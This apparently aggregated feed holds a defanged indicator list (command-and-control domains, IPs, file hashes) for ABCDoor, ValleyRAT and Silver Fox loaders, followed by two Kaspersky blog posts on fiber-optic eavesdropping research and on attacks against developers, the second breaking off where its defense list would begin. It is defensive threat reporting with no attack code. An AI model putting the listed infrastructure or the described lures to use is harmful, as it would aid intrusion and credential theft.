Network indicators:
ABCDoor C2
45.118.133[.]203:5000
abc.fetish-friends[.]com
abc.3mkorealtd[.]com
abc.sudsmama[.]com
abc.woopami[.]com
abc.ilptour[.]com
abc.petitechanson[.]com
abc.doublemobile[.]com

ABCDoor loader C2s
mcagov[.]cc
roldco[.]com

C2s for malicious remote control utilities
vnc.kcii2[.]com

Distribution servers for phishing PDFs, archives, and encrypted RustSL payloads
abc.haijing88[.]com

ValleyRAT C2
108.187.37[.]85
108.187.42[.]63
207.56.138[.]28

IP addresses
108.187.41[.]221
154.82.81[.]192
139.180.128[.]251
192.229.115[.]229
207.56.119[.]216
192.163.167[.]14
45.192.219[.]60
192.238.205[.]47
45.32.108[.]178
57.133.212[.]106
154.82.81[.]205

Hashes
Phishing PDF files
1AA72CD19E37570E14D898DFF3F2E380
79CD56FC9ABF294B9BA8751E618EC642
0B9B420E3EDD2ADE5EDC44F60CA745A2
6611E902945E97A1B27F322A50566D48
84E54C3602D8240ED905B07217C451CD

SFX archives containing ABCDoor JavaScript loader
2B92E125184469A0C3740ABCAA10350C
043E457726F1BBB6046CB0C9869DBD7D

ZIP archives containing malicious SFX archives
6495C409B59DEB72CFCB2B2DA983B3BB
B500E0A8C87DFFE6F20C6E067B51AFBF
90257AA1E7C9118055C09D4A978D4BEE
F8371097121549FEB21E3BCC2EEEA522
814032EEC3BC31643F8FAA4234D0E049

run.deobfuscated.obf.js
B53E3CC11947E5645DFBB19934B69833

run_direct.ps1
0C3B60FFC4EA9CCCE744BFA03B1A3556

Silver Fox RustSL loaders
039E93B98EF5E329F8666A424237AE73
B6DF7C59756AB655CA752B8A1B20CFFA
5390E8BF7131CAAAA98A5DD63E27B2BC
44299A368000AE1EE9E9E584377B8757
E5E8EF65B4D265BD5FB77FE165131C2F
3279307508F3E5FB3A2420DEC645F583
1020497BEF56F4181AEFB7A0A9873FB4
B23D302B7F23453C98C11CA7B2E4616E
A234850DFDFD7EE128F648F9750DD2C4
4FC5EC1DE89CE3FCDD3E70DB4A9C39D1
A0D1223CA4327AA5F7674BDA8779323F
70AE9CA2A285DA9005A8ACB32DD31ACE
DD0114FFACC6610B5A4A1CB0E79624CC
891DE2FF486A1824F2DB01C1BDF1D2E9
B0E06925DB5416DFC90BABF46402CD6F
AD39A5790B79178D02AC739099B8E1F4
D1D78CD1436991ADB9C005CC7C6B5B98
2C5A1DD4CB53287FE0ED14E0B7B7B1B7
E6362A81991323E198A463A8CE255533
CB3D86E3EC2736EE1C883706FCA172F8
A083C546DC66B0F2A5E0E2E68032F62C
70016DDBCB8543BDB06E0F8C509EE980
8FC911CA37F9F451A213B967F016F1F8
202A5BCB87C34993318CFA3FA0C7ECB0
06130DC648621E93ACB9EFB9FABB9651
F7037CC9A5659D5A1F68E88582242375
8AC5BEE89436B29F9817E434507FEF55
5ED84B2099E220D645934E1FD552AE3A
27A3C439308F5C4956D77E23E1AAD1A9
53B68CA8D7A54C15700CF9500AE4A4E2
1D1F71936DB05F67765F442FEB95F3FD
3C6AEC25EBB2D51E1F16C2EEF181C82A
7F27818E4244310A645984CCC41EA818
A75713F0310E74FFD24D91E5731C4D31
4FC8C78516A8C2130286429686E200ED
3417B9CF7ACB22FAE9E24603D4DE1194
933F1CB8ED2CED5D0DD2877C5EA374E8
B5CA812843570DCF8E7F35CACAB36D4A

ValleyRAT plugins installing ABCDoor
4A5195A38A458CDD2C1B5AB13AF3B393
E66BAE6E8621DB2A835FA6721C3E5BBE

ABCDoor stagers and loaders
04194F8DDD0518FD8005F0E87AE96335
F15A67899CFE4DECFF76D4CD1677C254
11705121F64FA36F1E9D7E59867B0724

Malicious VNC installers used in August 2025 attacks
4D343515F4C87B9A2FFD2F46665D2D57
DFC64DD9D8F776CA5440C35FEF5D406E
EEFC28E9F2C0C0592AF186BE8E3570D2
6CF382D3A0EAE57B8BAAA263E4ED8D00
32407207E9E9A0948D167DCA96C41D1A
D17CAF6F5D6BA3393A3A865D1C43C3D2

ABCDoor .pyd files
13669B8F2BD0AF53A3FE9AC0490499E5
5B998A5BC5AD1C550564294034D4A62C
C50C980D3F4B7ED970F083B0D37A6A6A
DE8F0008B15F2404F721F76FAC34456A
9BF9F635019494C4B70FB0A7C0FB53E4
A543B96B0938DE798DD4F683DD92A94A
FA08B243F12E31940B8B4B82D3498804

  •  

Eavesdropping via fiber-optic cables | Kaspersky official blog

Researchers from three universities in Hong Kong have published a paper demonstrating a method of eavesdropping through fiber-optic cables. Fiber optics have long been the gold standard for data transmission due to their ability to transfer information at high speeds over long distances. Fiber-optic cabling utilizes ultra-thin glass threads for transmission, and is widely used not only for backbone data lines but also for connecting individual premises. And as it turns out, these very glass threads are sensitive enough to vibrations that they subtly alter the parameters of the optical signal.

Potentially, this allows a fiber-optic cable to be turned into a microphone and intercept room conversations while being kilometers away from the sound source. In other words, this exploits so-called side channels — non-obvious characteristics of everyday home or office appliances that enable information leaks. Of course, this work is largely theoretical, much like other similar studies we’ve covered previously — eavesdropping through mouse sensors, using RAM modules as radio transmitters, exfiltrating data from CCTV sensors, or screen snooping through HDMI cables. However, several news outlets have reported on the Hong Kong researchers’ study as if it were a turnkey method, so let’s try to determine just how dangerous it really is in practice.

Hurdles of optical eavesdropping

The unique characteristics of fiber-optic cables were first considered back in 2012 by Russian researchers, who conceded the theoretical possibility of such an attack. The goal of the Hong Kong researchers was to demonstrate at least some level of practical implementation for eavesdropping.

Network and room layout

Diagram of a provider’s fiber-optic network showing the location of the attacker and the room targeted for eavesdropping. Source

The diagram above illustrates a typical FTTH (fiber-to-the-home) network architecture, where end users or organizations connect directly to a fiber-optic cable. The ISP manages the so-called Optical Distribution Network (ODN), to which end-users are connected. The device on the user’s end is called an Optical Networking Unit (ONU).

An attack leveraging this equipment is quite difficult to execute. To eavesdrop on a specific ONU endpoint, a potential adversary would need access to the provider’s infrastructure and control over the ODN equipment. What exactly is this device? It’s a network router or an optical-to-Ethernet converter — a small box usually tucked away in an office utility closet. Inside the premises, connectivity is provided either by Wi-Fi or a local network using Ethernet cabling. Crucially, the fiber-optic cable is unlikely to run directly into a sensitive area like a CEO’s office — the very place where eavesdropping would be most relevant.

Eavesdropping setup

Schematic representation of the eavesdropping setup on the attacker’s side. Source

And here’s a rough idea of what the attacker’s equipment would look like. Using special tech, they send optical pulses down the fiber-optic cable and measure the parameters of their transmission. Minor vibrations from footsteps in a room near the cable and nearby conversations trigger an effect known as Rayleigh scattering. This effect, in turn, causes minute deviations in the reflected signal’s parameters, which are then captured on the attacker’s end using a photosensor.

Recording the sound of footsteps

Recording the sound of footsteps in a room through a fiber-optic cable. Source

Before moving on to voice recording, the researchers decided to test a simpler scenario. To streamline the task, they ran the fiber-optic cable around the perimeter of the room and recorded footsteps — which generate significant vibration — rather than quiet conversation. This experiment was quite successful — the footsteps were audible. However, human speech proved to be far more challenging to capture. It turned out that even in laboratory conditions, intercepting a conversation between two people was impossible. To make further stages of the attack possible, the researchers assumed the presence of a bug at the fiber’s entry point into the room. This module is essentially a microphone that converts audio signals into vibrations on the optical cable. This amplifies the signal, making it possible to intercept on the attacker’s side.

Not-so-obvious advantages

But wait — if we’re talking about planting a bug in a room, why go through all the trouble with fiber optics? Why not just have the bug transmit the conversation on its own through cellular data or the building’s landline — especially since it’s already sitting right on top of it? Because there’s a distinct advantage to the researchers’ proposed attack scenario.

A regular bug transmitting audio over a cellular network or through the internet is fairly easy to detect, whereas a transmitter relaying data via fiber-optic cable vibrations can operate much more stealthily. Such a tap would be relatively easy to implant during the installation of network equipment, and harder to detect using traditional bug-sweeping tools.

Another major benefit of this hypothetical attack is that the eavesdropping can take place kilometers away from the target room — the attacker wouldn’t have to put themselves at extra risk by being near the target. Theoretically, one could also imagine a scenario where a separate fiber-optic cable is run into a room solely for surveillance purposes without raising much suspicion from those being surveilled.

Practical takeaways

If we frame the question as, “Can attackers remotely eavesdrop on any room that has fiber-optic cabling?” the answer is no; it’s still impossible. However, this work by the Hong Kong researchers, which highlights quirks of a common data transmission medium, demonstrates a technically feasible — albeit unlikely and quite expensive to execute — scenario for a targeted attack.

  •  

Targeting developers: real-world cases, tactics, and defense strategies | Kaspersky official blog

Lately, hackers have been turning up the heat on software developers. On the surface, this might seem like a puzzling move — why go after someone who’s literally paid to understand tech when there are plenty of less-savvy targets in the office? As it turns out, compromising a developer’s machine offers a much bigger payoff for an attacker.

Why developers are such high-value targets

For starters, compromising a coder’s workstation can give attackers a direct line to source code, credentials, authentication tokens, or even the entire development infrastructure. If the company builds software for others, a hijacked dev environment allows attackers to launch a massive supply chain attack, using the company’s products to infect its customer base. If the developer works on internal services, their machine becomes a perfect beachhead for lateral movement, allowing hackers to spread deeper into the corporate network.

Even when attackers are purely chasing cryptocurrency (and let’s face it, tech pros are much more likely to hold crypto than the average person), the malware used in these hits doesn’t just swap out wallet addresses; it vacuums up every scrap of valuable data it can find — especially those login credentials and session tokens. Even if the original attackers don’t care about corporate access, they can easily flip those credentials to initial access brokers or more specialized threat actors on the dark web.

Why developers are sitting ducks

In practice, developers aren’t nearly as good at understanding cyberthreats and spotting social engineering as they think they are. This misconception is a big reason why they often fall prey to cybercriminals. Professional expertise can often create a false sense of digital invincibility. This often leads technical professionals to cut corners on security protocols, bypass restrictions set by the security team, or even disable security software on their corporate machines when it gets in the way of their workflow. That mindset, combined with a job that requires them to constantly download and run third-party code, makes them sitting ducks for cyberattackers.

Attack vectors targeting developers

Once an attacker sets their sights on a software engineer, their go-to move is usually finding a way to slip malicious code onto the machine. But that’s just the tip of the iceberg — hackers are also masters at rebranding classic, battle-tested tactics.

Compromising open-source packages

One of the most common ways to hit a developer is by poisoning open-source software. We’ve seen a flood of these attacks over the past year. A prime example hit in March 2026, when attackers managed to inject malicious code into LiteLLM, a popular Python library hosted in the PyPI repository. Because this library acts as a versatile gateway for connecting various AI agents, it’s baked into a massive number of projects. These trojanized versions of LiteLLM delivered scripts designed to hunt for credentials across the victim’s system. Once stolen, that data serves as a skeleton key for attackers to infiltrate any company that was unlucky enough to download the infected packages.

Malware hidden in technical assignments

Every so often, attackers post enticing job openings for developers, complete with take-home test assignments that are laced with malicious code. For instance, in late February 2026, malicious actors pushed out web application projects built on Next.js via several malicious repositories, framing them as coding tests. Once a developer cloned the repo and fired up the project locally, a script would trigger automatically to download and install a backdoor. The attackers gained full remote access to the developer’s machine.

Fake development tools

Recently, our experts described an attack where hackers used paid search-engine ads to push malware disguised as popular AI tools. One of the primary baits was Claude Code, an AI coding assistant. This campaign specifically targeted developers looking for a way to use AI-assistants under the radar, without getting the green light from their company’s infosec team. The ads directed users to a malicious site that perfectly mimicked the official Claude Code documentation. It even included “installation instructions”, which prompted the user to copy and run a command. In reality, running that command installed an infostealer that harvested credentials and shuttled them off to a remote server.

Social engineering tactics

That said, attackers often stick to the basics when trying to plant malware. A recent investigation into a compromised npm package — Axios — revealed that hackers had gained access to a maintainer’s system using a shockingly simple “outdated software” ruse. The attackers reached out to the Axios repository maintainer while posing as the founder of a well-known company. After some back-and-forth, they invited him to a video interview. When the developer tried to join the meeting on what looked like Microsoft Teams, he hit a fake notification claiming his software was out of date and needed an immediate update. That “update” was actually a Remote Access Trojan, giving the attackers access to his machine.

Niche spam

Sometimes, even a blast of fake notifications does the trick, especially when it’s tailored to the audience. For example, just recently, attackers were caught posting fake alerts in the Discussions tabs of various GitHub projects, claiming there was a critical vulnerability in Visual Studio Code that required an immediate update. Because developers subscribed to those discussions received these alerts directly via email, the notifications looked like legitimate security warnings. Of course, the link in the message didn’t lead to an official patch; it pointed to a “fixed” version of VS Code that was actually laced with malware.

How to safeguard an organization

To minimize the risk of a breach, companies should lean into the following best practices:

  •  
❌